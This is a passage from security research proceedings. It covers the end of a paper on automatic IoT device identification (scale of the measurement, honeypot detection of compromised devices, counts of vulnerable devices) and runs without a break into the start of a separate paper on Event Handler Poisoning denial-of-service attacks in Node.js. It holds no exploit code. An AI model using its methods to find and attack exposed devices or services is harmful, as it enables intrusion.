We use two datasets for evaluating ARE performance. In the first dataset, we randomly choose 350 IoT devices from the Internet. The selection process uses the Mersenne Twister algorithm in Python's random package. We manually label those IoT devices, and the ground truth labels include 4 different device types (NVR, NVS, router, and ipcamera) 64 different vendors, and 314 different products. The labeling process is done by analyzing their application layer responses, searching some keywords through the search engine, and finally receiving the labels. Note that this process requires rich experience on IoT recognition. The second dataset consists of 6.9 million IoT devices that our application collects on the Internet. Because the number of devices is vast, we apply the same random algorithm to sample 50 IoT devices iteratively for 20 times. In total, the second dataset contains 1,000 devices across 10 device types and 77 vendors.

## 5.2 Performance

**Number of Rules.** We first compare the labeling performance between ARE and Nmap. Nmap [8] is an open-source tool for network discovery and security scanning. The number of rules in the Nmap library has been increasing for two decades, from the initial version V3.40 to the latest version V7.60. The latest version of Nmap has 6,504 rules [9] for four application protocols (HTTP, FTP, RTSP, and TELNET). Figure 6 compares the time cost in rule generation between ARE and Nmap, where the Y-axis is the number of rules and X-axis is the time cost in the logarithmic scale ($\log_{10}$). ARE is able to generate 115,979 rules in one week. While the number of rules generated by ARE is almost 20 times larger than that of Nmap, the ARE's time cost is negligible compared to Nmap's, The reason is that the rule generation of Nmap requires the professional background/experience to write a rule manually, which is a long-term process. By contrast, ARE automates the rule generation process.

Table 3: Precision and coverage of rules on the dataset.

| | Precision | Coverage |
|---|---|---|
| The first dataset | 95.7% | 94.9% |
| The second dataset | 97.5% | — |

Table 4: Rules generated by ARE.

| Category | Num | Percentage % |
|---|---|---|
| (device type, vendor, product) | 107,627 | 92.8 |
| (device type, vendor, null) | 8,352 | 7.2 |

**Precision of Rules.** We further evaluate the performance of ARE rules by using precision. The precision is equal to $|TP|/|FP+TP|$, where $TP$ is the number of true positives and $FP$ is the number of false positives. Table 3 lists the precision of ARE rules. In the first dataset, the precision of rules is 95.7%. In the second dataset, the ARE rules can achieve a 97.5% precision.

**Coverage of Rules.** Table 3 also lists the coverage of ARE rules. The coverage is $|TP|/|FP+FN|$, where $FN$ is the number of false negatives. For the first dataset, the

Table 5: Average time cost of one ARE rule generation.

| Stage | Latency (second) |
|---|---|
| Application layer data | 0.5022 |
| Response packet partition | 0.0017 |
| Web crawler | 0.4236 |
| Apriori algorithm | 0.1166 |

coverage of rules is 94.9%. For the second dataset, the coverage is unknown, because we cannot determine the number of false negatives in device annotation. Further, Table 4 lists the detailed results of the rules generated by ARE. There are 92.8% of rules that can completely label IoT devices in the form of *(device type, vendor, product)*. Only 7.2% of rules just label device type and vendor. As a comparison, Nmap only has about 30% of rules with a fine-grained annotation.

We use the hash algorithm to calculate MD5 checksums of the application-layer packets from Censys [25], and then remove the duplicated packets. Based on these response packets, we use both ARE and Nmap rules for device identification. Figure 7 shows the performance of device identification along with the number of the application-layer packets. Given the same number of response packets, ARE achieves a larger coverage than Nmap. When the number of application-layer packets increases, ARE can find even more devices than Nmap. Note that the distribution of IoT devices on the Internet is a typical long tail rather than uniform distribution on the Internet. This implies that some rules can find much more devices than other rules. For popular IoT products, ARE rules can classify them with robust labels. For little-known IoT products, ARE rules can still classify them because we generate rules based on the embedded information.

**Dynamic Rule Learning.** We also conduct experiments to evaluate the learning capacity of ARE. Figure 8 shows that the number of rules is increasing as ARE learns with the increase of network space. The rule miner can learn new rules when ARE is deployed into different networks (e.g., residential/enterprise networks). Thus, ARE has the capability for dynamic rule learning.

**Overhead of ARE.** Finally, we conduct experiments to measure the time cost of ARE. Our ARE prototype is running on a commercial desktop computer (Windows 10, 4vCPU, 16GB of memory, 64-bit OS), indicating that CPU and memory costs of ARE can be easily met. The ARE process is running in a single thread. Table 5 lists the average time cost of individual components of ARE for one rule generation. The acquisition of application-layer data takes 0.5022 seconds, and the web crawling takes 0.4236 seconds. Those components require the message transmissions, and the time cost is dependent upon the network conditions. As comparison, the packet partition and the apriori algorithm induce little time cost. Overall, the time cost of ARE for automatic rule generation is low in practice, and we could further reduce the time cost by running ARE in multiple threads.

Table 6: Automatic Internet-wide identification.

| Device Type | Number (%) | Vendor | Number (%) |
|---|---|---|---|
| Router | 1,249,765 (18.3) | Mikrotik | 641,982 (9.3) |
| NVR | 785,810 (11.3) | Zte | 352,498 (5.1) |
| DVR | 644,813 (9.3) | Tp-link | 325,751 (4.7) |
| Modem | 466,286 (6.7) | Sonicwall | 279,146 (4.0) |
| Camera | 379,755 (5.5) | D-link | 215,122 (3.1) |
| Switch | 180,121 (2.6) | Dahua | 153,627 (2.2) |
| Gateway | 127,532 (1.8) | Hp | 106,327 (1.5) |
| Diskstation | 35,976 (0.5) | Asus | 101,061 (1.5) |

## 6 ARE-based Applications

In this section, we present the experimental results obtained from three ARE-based applications, which further demonstrate the effectiveness of ARE.

### 6.1 Internet-wide Device Measurement

IoT devices are usually deployed across many different places, such as homes, infrastructure facilities, and transportation systems. Traditionally IoT devices are behind a broadband router with NAT/PAT/Firewall, but many of them are now directly exposed on the Internet. Thus, it is necessary to conduct an Internet-wide measurement of IoT devices to have a deep understanding of their deployment and usage on the Internet. Previous Internet-wide measurements have focused on network topology [22], websites [27], and end hosts [31, 33]), but few has been done on IoT devices. ARE greatly facilitates such an Internet-wide measurement to infer, characterize, and analyze online IoT devices.

In the IDM application, we use three application-layer datasets from Censys [25], including HTTP, FTP, and Telnet. Additionally, we deploy the collection module on the Amazon EC2 [20] with 2 vCPU, 8GB of memory, and 450Mbps of bandwidth, which collects the RTSP application-layer response data. Overall, we found 6.9 million IoT devices, including 3.9 million from HTTP, 1.5 million from FTP, 1 million from Telnet, and 0.5 million from RTSP. Using ARE rules, the IDM application can give an annotation to every IoT device. Furthermore, we use MaxMind's GEOIP [34] database to find the location of an IoT device, which has a relationship between IP address and the city-level location label.

Table 7: Geographic distribution.

| District | Number | Percentage (%) |
|---|---|---|
| United States | 1,403,786 | 20.26 |
| China | 466,007 | 6.73 |
| Brazil | 442,781 | 6.39 |
| India | 297,446 | 4.29 |
| Mexico | 289,976 | 4.18 |
| Taiwan | 273,024 | 3.94 |
| Republic of Korea | 255,924 | 3.69 |
| Russia | 239,236 | 3.45 |
| Egypt | 204,237 | 2.95 |
| Vietnam | 199,415 | 2.88 |





Figure 9: Compromised IoT device distribution.

**Discovery.** Based on the analysis of millions of IoT devices, we have three discoveries. (1) Although a large portion of IoT devices may be behind firewalls in home/enterprise networks, the number of visible and reachable IoT devices on the Internet is still very large. Even if only 0.01% of IoT devices are accessible to the external networks, considering the sheer size of active IoT devices (billions), the absolute number of exposed devices will reach the level of millions. (2) The long-tail distribution is common for IoT devices, including device types, vendors, and locations. Table 6 lists the distribution of the top 10 device types and vendors. We observe that nearly 31% of IoT devices are from the top 10 device vendors. The location distribution of IoT devices is a typical long-tail, as shown in Table 7. The top 10 countries (127 countries in total) occupy nearly half of the IoT devices. (3) Many devices should not be visible or reachable from the external networks. It is common for routers, gateways, switches, and modems to be visible and reachable on the Internet. However, the monitoring devices, such as camera and DVR, should not be directly exposed to the external networks. Unfortunately, there are more than two million of those types of IoT devices accessible on the Internet, as shown in Table 6.

## 6.2 Compromised Device Detection

Our detection of compromised IoT devices is based on the capture of malicious IoT traffic behaviors. A recent work [21] leverages honeypot traffic to detect the Miria botnet infections based on unique packet content signatures. After the collection of suspicious IPs, the Nmap identification rules [9] are used to obtain the device type. Similarly, we develop the CDD application to discover compromised devices.

In particular, we deploy seven honeypots as vantage points for monitoring traffic on the Internet, across four countries (Brazil, China, India, and Ukraine) and six cities, including Fuzhou, Kharkiv, Kunming (2 honeypots), Maharashtra, Sao Paulo, and Shanghai. The monitoring duration is nearly two months. We use the open-source Cowrie SSH/Telnet Honeypot [6] in the CDD. Every honeypot is configured with weak SSH/Telnet credentials and instructed to forward traffic functions to the CDD application. If a honeypot captures one IP address that attempts to connect to our honeypot with SSH or Telnet, we will leave this IP into the Kafka queue [2]. The CDD runs on Amazon EC2, and sends a request to each IP address in the Kafka queue for receiving a response data. Then ARE rules are used to identify IoT devices from the response data. The rationale behind such a design lies in the fact that a normal IoT device should never access honeypots. If an IoT device accesses our honeypot, there are only two reasons: it is misconfigured or compromised.

**Discovery.** Figure 9 shows the number of compromised devices captured by the CDD application. We can capture about 50 different compromised IoT devices every day. In total, we detect nearly 2,000 compromised IoT devices among 12,928 IP addresses attempting to connect to our honeypots. Many compromised IoT devices attempt to brute force the SSH/TELNET credentials of our honeypots. After mounting a successful brute-force attack, the devices will execute some commands on one of our honeypots, indicating that these IoT devices are compromised and they try to compromise more devices. Table 8 lists the distribution of the top 5 device types and vendors for compromised devices. We can see that among different device types, DVR has by far the largest number of compromised devices, followed by network attached storage device (NAS) and router. In addition, we also observe that a few smart TV boxes are compromised and exhibit malicious behaviors.

## 6.3 Vulnerable Device Analysis

The disclosure of underlying vulnerable devices is also valuable to the security community. From the defensive

Table 8: Device type and vendor for compromised devices.

| Device Type | Num | (%) | Vendor | Num | (%) |
|---|---|---|---|---|---|
| DVR | 1168 | 67.7 | Hikvision | 231 | 13.4 |
| NAS | 189 | 10.9 | Dahua | 216 | 12.5 |
| Router | 173 | 10.0 | Qnap | 189 | 10.9 |
| Webcam | 92 | 5.3 | Mikrotik | 81 | 4.7 |
| Media device | 83 | 4.8 | TVT | 79 | 4.5 |

perspective, it can help us find out which online devices are still vulnerable and perform security patches for critical infrastructure immediately. Normally one vulnerability of IoT devices is associated with a particular model of IoT devices. For instance, a buffer overflow vulnerability CVE-2015-4409 has occurred in the Hikvision DS-76xxNI-E1/2 series and Hikvision DS-77xxxNI-E4 series devices.

We develop the VDA application to reveal underlying vulnerable devices. VDA first crawls the vulnerability information from the NVD website [12] [5]. For every vulnerability item, VDA obtains their vendor names and product names. Then VDA uses the regex to match rules with the vulnerability information. We extract the category information of vulnerabilities and group similar weakness descriptions. One vulnerability usually occurs on multiple platforms and device models. Table 9 lists the Common Weakness Enumeration (CWE) of online IoT devices, in which the left column is the CWE ID, the middle column is the weakness description, and the right column is the number of IoT devices with this type of vulnerability. The VDA application aims to reveal underlying vulnerable devices accessible on the Internet.

**Discovery.** From Table 9, we can see that there is still a large number of underlying vulnerable devices in the cyberspace. The majority of the top 10 vulnerabilities in the CWE list are related to improper implementation (Path Traversal, Credentials Management, and Improper Access Control), which could be easily avoided if a developer pays more attention to security. On the CVE website, the security patches have been distributed for those IoT devices. However, updating security patches of IoT devices is a non-trivial task for many users. They must download the firmware from the official support website or via administrative tools, and then install the firmware into the ROM to reprogram integrated chip circuits of the devices.

## 7 Related Work

IoT device recognition has gained much interest recently, mostly due to the increasing number of IoT devices that are connected to the Internet. The research community has also proposed many recognition techniques, particularly in two methodologies: fingerprinting and banner-grabbing.

Table 9: Top 10 CWE by the number of CVEs.

| CWE ID | Weakness Summary | Number of IoT devices |
|---|---|---|
| 200 | Information Disclosure | 573,656 |
| 22 | Path Traversal | 363,894 |
| 352 | CSRF | 348,031 |
| 264 | Permission, Privileges, Access Control | 345,175 |
| 255 | Credentials Management | 342,215 |
| 79 | Cross-site Scripting | 331,649 |
| 119 | Buffer Overflow | 149,984 |
| 399 | Resource Management Errors | 93,292 |
| 284 | Improper Access Control | 69,229 |
| 77 | Command Injection | 64727 |

**Fingerprinting.** We have witnessed a 20-year development for fingerprinting technologies, which map the input to a narrower output for object identification [8, 10, 11, 15, 18, 19, 32, 35, 36, 39]. Dependent upon the method of data collection, fingerprinting can be divided into active and passive. Active fingerprinting is to send probing packets to remote hosts for extracting features and inferring the classification model. One classic usage is OS fingerprinting, which identifies the OS of a remote host based on the different implementations of a TCP/IP network stack. Nmap [8] is the most popular tool for OS fingerprinting, which sends 16 crafted packets for extracting features. Xprobe [15] uses ICMP packets to extract OS features. The retransmission time between vantage points and hosts can be exploited as another feature for OS fingerprinting. Snacktime [11], Hershel [36], and Faulds [35] use this feature to fingerprint OSes on the large scale. Passive fingerprinting is to collect the traffic/behavior of an object without sending probing packets. P0f [10] is the passive fingerprinting tool that extracts ongoing TCP packets to infer different OS versions. Kohno et al. [32] proposed monitoring TCP traffic for calculating the clock skews as features.

In general, a fingerprinting tool consists of three major components: feature selection, training data collection, and learning algorithms. Prior works are focused on how to select distinctive features for fingerprinting OS versions. However, due to the lack of training data, we cannot apply fingerprinting techniques for identifying IoT devices. Furthermore, the number of different IoT device models is vast, and it is impossible to manually collect the training data. Thus, we propose ARE that is able to learn the rules for automatic IoT device identification without any training data or human effort.

**Banner-grabbing.** The banner-grabbing technique is to profile the text information of applications and software services. Nowadays various tools have been used to gather web applications for administrative and security auditing purposes. WhatWeb [14] is a website auditing tool that uses 1,000 plugins (similar to regex) to recognize the platform version of a website. Wapplyzer [13] is an open-source tool for identifying web applications, which extracts response headers of websites and uses regex patterns for matching. Nmap [8] also provides a service library to identify application and web services for end users. For annotating IoT devices, people currently tend to use banner-grabbing in practice. In the analysis of the Mirai botnet [21], the regex in banner-grabbing is used to annotate the device type, vendors, and products. Xuan et.al [30] proposed to utilized the banner of industrial control protocols to find a critical infrastructure equipment. Shodan [37] and Censys [25] use a set of rules in the banner-grabbing technique to identify online devices.

To use those banner-grabbing tools, developers usually need the necessary background knowledge to write the regex/extensions for grabbing application information. This has to be done in a manual fashion, which incurs high time cost, impeding a large-scale annotation. By contrast, ARE overcomes these obstacles by automatically generating rules.

## 8 Conclusions

As the increasing number of IoT devices are connected to the Internet, discovering and annotating those devices is essential for administrative and security purposes. In this paper, we propose an Acquisitional Rule-based Engine (ARE) for discovering and annotating IoT devices. ARE automates the rule generation process without human effort or training data. We implement a prototype of ARE and conduct experiments to evaluate its performance. Our results show that ARE can achieve a precision of 97%. Furthermore, we apply ARE to three application cases: (1) inferring and characterizing millions of IoT devices in the whole IPv4 space, (2) discovering thousands of compromised IoT devices with malicious behaviors, and (3) revealing hundreds of thousands of IoT devices that are still vulnerable to malicious attacks.

## Acknowledgments

We are grateful to our shepherd Gang Wang and anonymous reviewers for their insightful feedback. This work was supported in part by the National Key R&D Program of China (Grant No. 2016YFB0801303-1), Key Program of National Natural Science Foundation of China (Grant No. U1766215) and National Natural Science Foundation of China (Grant No. 61602029).

## References

[1] 20.8 billion IoT devices by 2020. https://www.gartner.com/newsroom/id/3598917.

[2] Apache Kafka. https://kafka.apache.org.

[3] Apyori, a simple implementation of Apriori algorithm with Python. https://pypi.python.org/pypi/apyori/1.1.1.

[4] Beautiful Soup, A Python library designed for quick turnaround projects. https://www.crummy.com/software/BeautifulSoup/.

[5] Common Vulnerabilities and Exposures. http://cve.mitre.org/.

[6] Cowrie SSH/Telnet Honeypot. https://github.com/micheloosterhof/cowrie.

[7] Natural language toolkit. http://www.nltk.org/.

[8] Nmap, network security scanner tool. https://nmap.org/.

[9] Nmap service detection probe list. https://github.com/nmap/nmap/blob/master/nmap-service-probes.

[10] P0f: The passive OS and application tool for penetration testing, routine network monitoring, and forensics, 2004. http://freshmeat.net/projects/p0f/.

[11] Snacktime: A perl solution for remote os fingerprinting.

[12] U.s. national institute of standards and technology. national vulnerability database. https://nvd.nist.gov/home.cfm.

[13] Wappalyzer identify technology on websites.

[14] Whatweb identifies websites. https://github.com/urbanadventurer/whatweb/wiki.

[15] Xprobe2 - a remote active operating system fingerprinting tool. https://linux.die.net/man/1/xprobe2.

[16] ZTag, an utility for annotating raw scan data with additional metadata. http://github.com/zmap/ztag.

[17] Abiword. Enchant. http://www.abisource.com/projects/enchant/, 2010.

[18] ACAR, G., EUBANK, C., ENGLEHARDT, S., JUÁREZ, M., NARAYANAN, A., AND DÍAZ, C. The web never forgets: Persistent tracking mechanisms in the wild. In Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security, Scottsdale, AZ, USA, November 3-7, 2014, pp. 674–689.

[19] ACAR, G., JUÁREZ, M., NIKIFORAKIS, N., DÍAZ, C., GÜRSES, S. F., PIESSENS, F., AND PRENEEL, B. Fpdetective: dusting the web for fingerprinters. In 2013 ACM SIGSAC Conference on Computer and Communications Security, CCS'13, Berlin, Germany, November 4-8, 2013, pp. 1129–1140.

[20] AMAZON. Amazon elastic compute cloud (amazon ec2). https://aws.amazon.com/ec2/, 2013.

[21] ANTONAKAKIS, M., APRIL, T., BAILEY, M., BERNHARD, M., BURSZTEIN, E., COCHRAN, J., DURUMERIC, Z., HALDERMAN, J. A., INVERNIZZI, L., KALLITSIS, M., KUMAR, D., LEVER, C., MA, Z., MASON, J., MENSCHER, D., SEAMAN, C., SULLIVAN, N., THOMAS, K., AND ZHOU, Y. Understanding the mirai botnet. In 26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017., pp. 1093–1110.

[22] BEVERLY, R. Yarrp'ing the internet: Randomized high-speed active topology discovery. In Proceedings of the 2016 ACM on Internet Measurement Conference, IMC 2016, Santa Monica, CA, USA, November 14-16, 2016, pp. 413–420.

[23] CUI, A., COSTELLO, M., AND STOLFO, S. J. When firmware modifications attack: A case study of embedded exploitation. In 20th Annual Network and Distributed System Security Symposium, NDSS 2013, San Diego, California, USA, February 24-27, 2013.

[24] CUI, A., AND STOLFO, S. J. A quantitative analysis of the insecurity of embedded network devices: results of a wide-area scan. In Twenty-Sixth Annual Computer Security Applications Conference, ACSAC 2010, Austin, Texas, USA, 6-10 December 2010, pp. 97–106.

[25] DURUMERIC, Z., ADRIAN, D., MIRIAN, A., BAILEY, M., AND HALDERMAN, J. A. A search engine backed by internet-wide scanning. In Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, CO, USA, October 12-6, 2015, pp. 542–553.

[26] DURUMERIC, Z., KASTEN, J., ADRIAN, D., HALDERMAN, J. A., BAILEY, M., LI, F., WEAVER, N., AMANN, J., BEEKMAN, J., PAYER, M., AND PAXSON, V. The matter of heartbleed. In Proceedings of the 2014 Internet Measurement Conference, IMC 2014, Vancouver, BC, Canada, November 5-7, 2014, pp. 475–488.

[27] ENGLEHARDT, S., AND NARAYANAN, A. Online tracking: A 1-million-site measurement and analysis. In Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Vienna, Austria, October 24-28, 2016, pp. 1388–1401.

[28] FACHKHA, C., BOU-HARB, E., KELIRIS, A., MEMON, N., AND AHAMAD, M. Internet-scale probing of cps: Inference, characterization and orchestration analysis. In Proceedings of Network and Distributed System Security Symposium (2017), vol. 17.

[29] FARINHOLT, B., REZAEIRAD, M., PEARCE, P., DHARMDASANI, H., YIN, H., BLOND, S. L., MCCOY, D., AND LEVCHENKO, K. To catch a ratter: Monitoring the behavior of amateur darkcomet RAT operators in the wild. In 2017 IEEE Symposium on Security and Privacy, SP 2017, San Jose, CA, USA, May 22-26, 2017, pp. 770–787.

[30] FENG, X., LI, Q., WANG, H., AND SUN, L. Characterizing industrial control system devices on the internet. In 24th IEEE International Conference on Network Protocols, ICNP 2016, Singapore, November 8-11, 2016.

[31] HEIDEMANN, J. S., PRYADKIN, Y., GOVINDAN, R., PAPADOPOULOS, C., BARTLETT, G., AND BANNISTER, J. A. Census and survey of the visible internet. In Proceedings of the 8th ACM SIGCOMM Internet Measurement Conference, IMC 2008, Vouliagmeni, Greece, October 20-22, 2008, pp. 169–182.

[32] KOHNO, T., BROIDO, A., AND CLAFFY, K. C. Remote physical device fingerprinting. IEEE Transactions on Dependable and Secure Computing 2, 2 (April 2005), 93–108.

[33] LEONARD, D., AND LOGUINOV, D. Demystifying service discovery: implementing an internet-wide scanner. In Proceedings of the 10th ACM SIGCOMM Internet Measurement Conference, IMC 2010, Melbourne, Australia - November 1-3, 2010, pp. 109–122.

[34] MAXMIND. Maxmind geoip2. `https://www.maxmind.com/en/geoip2-services-and-databases`, 2016.

[35] SHAMSI, Z., CLINE, D. B. H., AND LOGUINOV, D. Faulds: A non-parametric iterative classifier for internet-wide OS fingerprinting. In Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017, pp. 971–982.

[36] SHAMSI, Z., NANDWANI, A., LEONARD, D., AND LOGUINOV, D. Hershel: single-packet os fingerprinting. In ACM SIGMETRICS / International Conference on Measurement and Modeling of Computer Systems, SIGMETRICS '14, Austin, TX, USA - June 16 - 20, 2014, pp. 195–206.

[37] SHODAN. The search engine for Internet-connected devices. `https://www.shodan.io/`.

[38] SHOSHITAISHVILI, Y., WANG, R., HAUSER, C., KRUEGEL, C., AND VIGNA, G. Firmalice - automatic detection of authentication bypass vulnerabilities in binary firmware. In 22nd Annual Network and Distributed System Security Symposium, NDSS 2015, San Diego, California, USA, February 8-11, 2015.

[39] STAROV, O., AND NIKIFORAKIS, N. XHOUND: quantifying the fingerprintability of browser extensions. In 2017 IEEE Symposium on Security and Privacy, SP 2017, San Jose, CA, USA, May 22-26, 2017, pp. 941–956.

[40] VENKATARAMAN, S., CABALLERO, J., POOSANKAM, P., KANG, M. G., AND SONG, D. X. Fig: Automatic fingerprint generation. In Proceedings of the Network and Distributed System Security Symposium, NDSS 2007, San Diego, California, USA, 28th February - 2nd March 2007.

# A Sense of Time for JavaScript and Node.js: First-Class Timeouts as a Cure for Event Handler Poisoning

James C. Davis
Virginia Tech

Eric R. Williamson
Virginia Tech

Dongyoon Lee
Virginia Tech

**Abstract**

The software development community is adopting the Event-Driven Architecture (EDA) to provide scalable web services, most prominently through Node.js. Though the EDA scales well, it comes with an inherent risk: the Event Handler Poisoning (EHP) Denial of Service attack. When an EDA-based server multiplexes many clients onto few threads, a blocked thread (EHP) renders the server unresponsive. EHP attacks are a serious threat, with hundreds of vulnerabilities already reported in the wild.

We make three contributions against EHP attacks. First, we describe EHP attacks, and show that they are a common form of vulnerability in the largest EDA community, the Node.js ecosystem. Second, we design a defense against EHP attacks, first-class timeouts, which incorporates timeouts at the EDA framework level. Our *Node.cure* prototype defends Node.js applications against all known EHP attacks with overheads between 0% and 24% on real applications. Third, we promote EHP awareness in the Node.js community. We analyzed Node.js for vulnerable APIs and documented or corrected them, and our guide on avoiding EHP attacks is available on `nodejs.org`.

## 1 Introduction

Web services are the lifeblood of the modern Internet. To minimize costs, service providers want to maximize the number of clients each server can handle. Over the past decade, this goal has led the software community to consider shifting from the One Thread Per Client Architecture (OTPCA) used in Apache to the Event-Driven Architecture (EDA) championed by Node.js.

Perhaps inspired by Welsh et al.'s Scalable Event-Driven Architecture (SEDA) concept [97], server-side EDA frameworks such as Twisted [24] have been in use since at least the early 2000s. But the boom in the EDA has come with Node.js. Node.js ("server-side JavaScript") was introduced in 2009 and is now widely used in industry, including at IBM [36], Microsoft [32], PayPal [67], eBay [82], LinkedIn [77], and others [1, 16, 35]. Node.js's package ecosystem, *npm*, boasts over 625,000 modules [56]. Node.js is becoming a critical component of the modern web [18, 34].

In this paper we describe a Denial of Service (DoS) attack, *Event Handler Poisoning* (EHP), that can be used against EDA-based services such as Node.js applications (§3). EHP attacks observe that the source of the EDA's scalability is a double-edged sword. While the OTPCA gives every client its own thread at the cost of context-switching overheads, the EDA multiplexes many clients onto a small number of *Event Handlers* (threads) to reduce per-client overheads. Because many clients share the same Event Handlers, an EDA-based server must correctly implement fair cooperative multitasking [89]. Otherwise an EHP attack is born: an attacker's request can unfairly dominate the time spent by an Event Handler, preventing the server from handling other clients. We report that EHP vulnerabilities are common in *npm* modules (§3.4).

We analyze two approaches to EHP-safety in §4, and propose *First-Class Timeouts* as a universal defense with strong security guarantees. Since time is a precious resource in the EDA, built-in `TimeoutErrors` are a natural mechanism to protect it. Just as `OutOfBoundsErrors` allow applications to detect and react to buffer overflow attacks, so `TimeoutErrors` allow EDA-based applications to detect and react to EHP attacks.

Our *Node.cure* prototype (§5) implements first-class timeouts in the Node.js framework. First-class timeouts require changes across the entire Node.js stack, from the language runtime (V8), to the event-driven library (libuv), and to the core libraries. Our prototype secures real applications from all known EHP attacks with low overhead (§6).

Our findings have been corroborated by the Node.js community (§7). We have developed a guide for practitioners on building EHP-proof systems, updated the Node.js documentation to warn developers about the perils of several APIs, and improved the safety of the `fs.readFile` API.

In summary, here are our contributions:

1. We analyze the DoS potential inherent in the EDA. We define *Event Handler Poisoning* (EHP), a DoS attack against EDA-based applications (§3). We further demonstrate that EHP attacks are common in the largest EDA community, the Node.js ecosystem (§3.4).
2. We propose an antidote to EHP attacks: first-class timeouts (§4). First-class timeouts offer strong security guarantees against all known EHP attacks.
3. We implement and evaluate *Node.cure*, a prototype of first-class timeouts for Node.js (§5). *Node.cure* enables the detection of and response to EHP attacks with application performance overheads ranging from 0% to 24% (§6).
4. Our findings have been corroborated by the Node.js community. Our guide on EHP-safe techniques is available on `nodejs.org`, and we have documented and improved vulnerable Node.js APIs (§7).

## 2 Background

In this section we review the EDA (§2.1), explain our choice of EDA framework for study (§2.2), and describe relevant prior work (§2.3).

### 2.1 Overview of the EDA

There are two paradigms for web servers, distinguished by the ratio of clients to resources. The One Thread Per Client Architecture (OTPCA) dedicates resources to each client, for strong isolation but higher memory and context-switching overheads [84]. The Event-Driven Architecture (EDA) tries the opposite approach and reverses these tradeoffs, with many clients sharing execution resources: client connections are multiplexed onto a single-threaded *Event Loop*, with a small *Worker Pool* for expensive operations.

All mainstream server-side EDA frameworks use the Asymmetric Multi-Process Event-Driven (AMPED) architecture [83]. This architecture (hereafter "the EDA") is illustrated in Figure 1. In the EDA the OS, or a framework, places events in a queue, and the *callbacks* of pending events are executed sequentially by the *Event Loop*. The Event Loop may offload expensive *tasks* such as file I/O to the queue of a small *Worker Pool*, whose workers execute tasks and generate "task done" events for the Event Loop when they finish [60]. We refer to the Event Loop and the Workers as *Event Handlers*.

Because the Event Handlers are shared by all clients, the EDA requires a particular development paradigm. Each callback and task is guaranteed atomicity: once scheduled, it runs to completion on its Event Handler. Because of the atomicity guarantee, if an Event Handler blocks, the time it spends being blocked is wasted rather than being preempted. Without preemptive multitasking, developers must implement cooperative multitasking to avoid starvation [89]. They do this by partitioning the handling of each client request into multiple stages, typically at I/O boundaries. For example, with reference to Figure 1, a callback might perform some string operations in $CB_{A1}$, then offload a file I/O to the Worker Pool in $Task_{A1}$ so that another client's request can be handled on the Event Loop. The result of this partitioning is a per-request lifeline [42], a DAG describing the partitioned steps needed to complete an operation. A lifeline can be seen by following the arrows in Figure 1.





Figure 1: This is the (AMPED) EDA. Incoming events from clients *A* and *B* are stored in the event queue, and the associated callbacks (CBs) will be executed sequentially by the Event Loop. We will discuss *B*'s EHP attack ($CB_{B1}$), which has poisoned the Event Loop, in §3.3.

### 2.2 Node.js among other EDA frameworks

There are many EDA frameworks, including Node.js (JavaScript) [14], libuv (C/C++) [10], Vert.x (Java) [25], Twisted (Python[1]) [24], and Microsoft's P# [57]. These frameworks have been used to build a wide variety of industry and open-source services (e.g. [7, 82, 67, 78, 29, 28, 8, 4]).

Most prominent among these frameworks is Node.js, a server-side EDA framework for JavaScript introduced in 2009. The popularity of Node.js comes from its promise of "full stack JavaScript" — client- and server-side developers can speak the same language and share the same libraries. This vision has driven the rise of the Node.js-JavaScript package ecosystem, *npm*, which with over 625,000 modules is the largest of any language [56]. The Node.js Foundation reported that the number of Node.js developers doubled from 3.5 million to 7 million between 2016 and 2017 [30, 31].

The Node.js framework has three major parts [62], whose interactions complicate top-to-bottom extensions such as *Node.cure*. An application's JavaScript code is executed using Google's V8 JavaScript engine [64], the event-driven architecture is implemented using libuv [10], and Node.js has core JavaScript libraries with C++ bindings for system calls.

[1] In addition, Python 3.4 introduced native EDA support.

### 2.3 Algorithmic complexity attacks

Our work is inspired by Algorithmic Complexity (AC) attacks ([75, 51]), which are a form of DoS attack. In an AC attack, a malicious client crafts input that shifts the performance of the victim service's data structures and algorithms from average-case to worst-case, reducing throughput to cause denial of service. Well-known examples of AC attacks include attacks on hash tables [51] and regular expressions (ReDoS) [50].

As will be made clear in §3, EHP attacks are not simply the application of AC attacks to the EDA. AC attacks focus on the complexity of the algorithms a service employs, while EHP attacks are concerned with the effect of malicious input on the software architecture used by a service. Because EHP attacks are only concerned with time, AC attacks are just one mechanism by which an EHP attack can be realized; any time-consuming operation, whether computation or I/O, is a potential EHP vector. However, not all AC attacks can be used to launch an EHP attack.

## 3 Event Handler Poisoning Attacks

In this section we provide our threat model (§3.1) and define Event Handler Poisoning (EHP) attacks (§3.2). In §3.3 we give two examples of EHP attacks, one CPU-bound (ReDoS) and one I/O-bound ("ReadDoS"). Lastly we show that EHP vulnerabilities are common in the modules in the *npm* registry.

### 3.1 Threat model

The victim is an EDA-based server with an EHP vulnerability. The attacker knows how to exploit this vulnerability: they know the victim feeds user input to a *vulnerable API*, and they know *evil input* that will cause the vulnerable API to block the Event Handler executing it.

